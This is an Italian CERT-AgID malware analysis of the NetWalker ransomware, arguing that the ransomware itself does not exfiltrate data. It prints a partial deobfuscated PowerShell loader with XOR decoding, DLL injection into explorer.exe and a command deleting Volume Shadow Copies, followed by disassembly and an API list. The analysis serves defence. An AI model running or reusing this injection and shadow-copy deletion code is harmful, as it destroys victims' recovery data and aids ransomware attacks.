NetWalker: il ransomware che ha beffato l'intera community

cert-agid.gov.it/news/netwalker-il-ransomware-che-ha-beffato-lintera-community/

06/11/2020

NetWalker
Our encryption algorithms are very strong and your files are very well protected, the only way to get your files back is to cooperate with us and get the decrypter program.
[…]
Additionally, you must know that your sensitive data has been stolen by our analyst experts and if you choose to no cooperate with us, you are exposing yourself.

Ma è davvero così?
Ce lo siamo chiesti dopo che è emersa la tendenza da parte dei ransomware ad entrare in scena nei casi più eclatanti di data leak.
Giusto per citare gli ultimi, ne sono un esempio i casi di Luxottica ed Enel.

Già dall'analisi di Maze, coinvolto anche'esso in un data leak, avevamo constatato come il ransomware fosse stato solo l'**ultimo stadio** di un attacco più articolato.
Maze, infatti, **non è in grado** di esfiltrare dati, così come non lo è **neanche** NetWalker. I ransomware sono da sempre focalizzati solo sulla cifratura dei file, lavoro di per sè già abbastanza complesso anche senza dover aggiungere l'onere di trasferire GiB, se non TiB, di dati verso un host esterno.

Come Maze quindi, neanche il ransomware NetWalker può esfiltrare dati (non importa nessuna API in grado di trasferire dei dati all'esterno), per quanto si senta dire spesso il contrario.
Ad essere corretti, NetWalker **non comunica affatto** con l'esterno. La vittima deve inserire un misterioso JSON nel sito (un hidden service, ovviamente) dei criminali, per ottenere un decryptor.

Vedremo in questo articolo come funzioni NetWalker, un malware che, sebbene articolato, risulta di facile analisi (premesse le necessarie competenze sulle implementazioni delle primitive crittografiche usate).
Vedremo inoltre cosa sia il misterioso JSON da fornire ai criminali e soprattutto determineremo se esiste o meno la possibilità di un decryptor.

Quasi tutto quello che si sà di NetWalker è il frutto di analisi che si limitano a dedurre il comportamento del malware dalla sua configurazione e dalle istruzioni lasciate sulla macchina compromessa.

Il loader

Il campione che abbiamo analizzato era contenuto in un loader PowerShell che non era particolarmente offuscato (le stringhe lo erano ma fortunatamente erano facilmente decifrabili tramite conversione da base64 e XOR con una costante).
Il compito del loader è quello di trovare sul sistema il processo `explorer.exe` ed iniettarvi una DLL (disponibile in entrambe le versioni a 32 e 64 bit): se non vi riesce, mappa la DLL nel proprio processo (ovvero nell'interprete powershell) e la esegue.
La DLL è il ransomware NetWalker vero e proprio.

```
[byte[]]$VRdvvECh=@()  #DLL 32 bit
[byte[]]$AVrmoQzzzNxnbTtnf = @() #DLL 64 bit

[byte[]]$mEgwjskQdKzILlgKSufi = 0
$is64 = $false
$WDRLzMNnWudoaXIDVmS = "(Get-WmiObject -Class Win32_OperatingSystem | Select-Object OSArchitecture -ErrorAction Stop).OSArchitecture"
$WDRLzMNnWudoaXIDVmS = Invoke-Expression $WDRLzMNnWudoaXIDVmS

#32 vs 64 bits
$JbCnGoYALxOL = "*64*"
if ( $WDRLzMNnWudoaXIDVmS -like $JbCnGoYALxOL )
{
    $gaFyNxzRJLfQ = "amd64"
    if ( $env:PROCESSOR_ARCHITECTURE -ne $gaFyNxzRJLfQ )
    {
        #... REEXECUTE IN 64-BIT POWERSHELL ...
        exit $lastexitcode
    }
    for( $ZWeFq = 0; $ZWeFq -lt $AVrmoQzzzNxnbTtnf.Length; $ZWeFq++ )
    {
        $AVrmoQzzzNxnbTtnf[$ZWeFq] = $AVrmoQzzzNxnbTtnf[$ZWeFq] -bxor 0x26
    }
     [byte[]]$mEgwjskQdKzILlgKSufi = $AVrmoQzzzNxnbTtnf
    $is64 = $true
}
else
{
    for( $WGTyC = 0;$WGTyC-lt $VRdvvECh.Length;$WGTyC++ )
    {
        $VRdvvECh[ $WGTyC]= $VRdvvECh[ $WGTyC]-bxor 0x2e
    }
    [byte[]]$mEgwjskQdKzILlgKSufi= $VRdvvECh
}



[System.IntPtr]$payload = 0
[System.IntPtr]$rQgJIsO = 0

# ... COPY DLL IN BUFFER AND MAP IT ....

#Inject into explorer
InjectDLLInProcess "explorer" $rQgJIsO $WNErjQyqopo.VWOHrrFayanuGtZAjYS.WFuWnXtkjxfLYwUXy $WNErjQyqopo.VWOHrrFayanuGtZAjYS.spOmgZwuAIlpHfC $is64
 ([ref]$jOvUlyusmlm)

#If failed, inject into self
if( [bool]$jOvUlyusmlm -ne $true )
{
    [UInt32]$XZOCoUXqydIB = 0

    $EqH = $GgrZXDtgKlkeFjmFVdl::VirtualProtectEx( $selfProc, $rQgJIsO, $WNErjQyqopo.VWOHrrFayanuGtZAjYS.WFuWnXtkjxfLYwUXy, 0x40, [ref]
$XZOCoUXqydIB )

    if ( $EqH -eq $true )
    {
        MapPE $rQgJIsO $rQgJIsO $WNErjQyqopo.VWOHrrFayanuGtZAjYS.wnFwShHWYcC.zpcQWa $(toInt64 $WNErjQyqopo.VWOHrrFayanuGtZAjYS.DYEsWWKatJRdFNY)

            $fBdaqTllvZxzWgYaY = addInt64 $rQgJIsO $( toInt64 ( $WNErjQyqopo.VWOHrrFayanuGtZAjYS.spOmgZwuAIlpHfC ) )
              $GUrxAdOuZWkyfsqZUd = crateDelegateType@([System.IntPtr],[UInt32],[System.IntPtr]) ([bool])

                $UKJtshEgEoWRfTfou = [Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer( $fBdaqTllvZxzWgYaY, $GUrxAdOuZWkyfsqZUd )
                $UKJtshEgEoWRfTfou.Invoke( 0,0,0)|Out-Null
    }
}

#Delete the shadow copies
$MDAfSjujHdUATePtqwd = "Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();} | Out-Null";
$MDAfSjujHdUATePtqwd | Invoke-Expression
```

Il loader di NetWalker, deoffuscato e con parti di codice omesse per brevità

Il loader è piuttosto scontato; unica parte degna di nota sono le ultime due righe che cancellano le copie per il ripristino dei dati.

```
#Delete the shadow copies
$MDAfSjujHdUATePtqwd = "Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();} | Out-Null";
$MDAfSjujHdUATePtqwd | Invoke-Expression
```


La cancellazione delle copie per il ripristino dei dati

Questo è un indicatore preciso che si ritrova tipicamente nei ransomware, in quanto è una operazione che i criminali devono necessariamente effettuare per il buon esito della loro operazione.

NetWalker

Nel suo complesso, NetWalker è un malware piuttosto semplice da analizzare poichè non presenta offuscamento o tecniche anti-analisi.

L'esecuzione inizia dell'entrypoint PE (il convenzionale `DllMain`) ed è divisa in quattro passi, mostrati qui sotto.



Le quattro fasi di NetWalker: importazione delle API; parsing della configurazione; generazione delle chiavi di cifratura; cifratura vera e propria


I più importanti sono gli ultimi due, dove il malware genera le chiavi per la cifratura ed effettua il suo lavoro sui file.

Le API e la configurazione

Accorpiamo qui queste due fasi in quanto la prima risulta semplice.


Le API sono recuperate tramite la classica enumerazione dei moduli dal campo `Ldr` del `PEB`.
Sempre tradizionalmente, le funzioni da importare e la relativa DLL sono ricercate comparando l'hash del loro nome, per evitare di usare costanti che potrebbero far scattare qualche strumento AV.

Le API sono tutte salvate in un buffer, rinominato `bufferAPI`, ed è quindi facile verificare che tra queste non sono presenti API per la comunicazione di rete.




L'importazione delle API di NetWalker. Gli interi evidenziati sono due esempi di hash usati durante l'enumerazione dei moduli e delle funzioni. In basso il buffer in cui sono salvati i puntatori alle API.

Gli autori di NetWalker non hanno prestato attenzione ad offuscare il nome delle DLL che devono essere esplicitamente caricate (perchè non facenti parte del set comune di explorer), come si vede chiaramente dall'immagine sotto.


push 7D42FE1Ch
call getModule
mov esi, eax
add esp, 4
test esi, esi
jnz short loc_10001FEA
push offset aMpr_dll ; "mpr.dll"
lea eax, [esp+1Ch+var_8]
push eax
mov eax, bufferAPI
mov eax, [eax+50h]
call eax
lea eax, [esp+18h+var_C]
mov [esp+18h+var_C], esi
push eax
lea eax, [esp+1Ch+var_8]
push eax
mov eax, bufferAPI
push esi
push esi
mov eax, [eax+64h]
call eax
test eax, eax
js loc_10002077
mov esi, [esp+18h+var_C]
test esi, esi
jz loc_10002077

Se




mpr.dll non è già presente (primo blocco), viene caricata, usando il nome in chiaro (secondo blocco).
Tutto il buffer di `0x284` byte è riempito, per un totale di 161 API.
Per completezza riportiamo l'elenco completo:

```
005A6980  7772E046  ntdll.RtlAllocateHeap
005A6984  7772DFA5  ntdll.RtlFreeHeap
005A6988  77742561  ntdll.RtlReAllocateHeap
005A698C  7772DF40  ntdll.memset
005A6990  77722340  ntdll.memcpy
005A6994  777322A5  ntdll.memcmp
005A6998  777D5555  ntdll.sprintf
005A699C  77739D10  ntdll.strchr
005A69A0  777619DA  ntdll.strtol
005A69A4  7777C340  ntdll.strcpy
005A69A8  7777C350  ntdll.strcat
005A69AC  777D57CD  ntdll.wcscpy
005A69B0  777D579A  ntdll.wcscat
005A69B4  7777C800  ntdll.strstr
005A69B8  77730CC7  ntdll.wcsstr
005A69BC  77732504  ntdll.wcscmp
005A69C0  77737FA5  ntdll.wcsncmp
005A69C4  77740299  ntdll.RtlRandomEx
005A69C8  777C99C2  ntdll.RtlRandom
005A69CC  7772E1F0  ntdll.RtlInitAnsiString
005A69D0  7772E228  ntdll.RtlInitUnicodeString
005A69D4  7772E6D5  ntdll.RtlAnsiStringToUnicodeString
005A69D8  77736AF8  ntdll.RtlUnicodeStringToAnsiString
005A69DC  7772E146  ntdll.RtlFreeAnsiString
005A69E0  7772E146  ntdll.RtlFreeAnsiString
005A69E4  7773C4DD  ntdll.LdrLoadDll
005A69E8  777B2040  ntdll.RtlAdjustPrivilege
005A69EC  7771FDB0  ntdll.ZwQuerySystemInformation
005A69F0  7771FC20  ntdll.NtOpenProcess
005A69F4  777210C0  ntdll.NtOpenProcessToken
005A69F8  7771FCB0  ntdll.ZwTerminateProcess
005A69FC  7772012C  ntdll.NtQuerySystemTime
005A6A00  7771FAC0  ntdll.ZwAllocateVirtualMemory
005A6A04  7771FB58  ntdll.ZwFreeVirtualMemory
005A6A08  77720038  ntdll.NtProtectVirtualMemory
005A6A0C  7771FE14  ntdll.ZwWriteVirtualMemory
005A6A10  7771FE90  ntdll.ZwReadVirtualMemory
005A6A14  7771FBD8  ntdll.NtQueryVirtualMemory
005A6A18  7771FFA4  ntdll.NtCreateSection
005A6A1C  7771FC50  ntdll.ZwMapViewOfSection
005A6A20  7771FC80  ntdll.ZwUnmapViewOfSection
005A6A24  77720C30  ntdll.ZwGetContextThread
005A6A28  77721920  ntdll.ZwSetContextThread
005A6A2C  77720068  ntdll.ZwResumeThread
005A6A30  77721D70  ntdll.ZwSuspendThread
005A6A34  7771FF24  ntdll.NtQueueApcThread
005A6A38  7771F9E0  ntdll.ZwClose
005A6A3C  7771FC38  ntdll.ZwSetInformationFile
005A6A40  7771FA10  ntdll.ZwQueryInformationFile
005A6A44  7771FE44  ntdll.NtDuplicateObject
005A6A48  7771F9F8  ntdll.ZwQueryObject
005A6A4C  7771FD64  ntdll.NtOpenFile
005A6A50  77757CD9  ntdll.RtlDosPathNameToNtPathName_U
005A6A54  777C00C1  ntdll.RtlComputeCrc32
005A6A58  7773876A  ntdll.RtlGetVersion
```

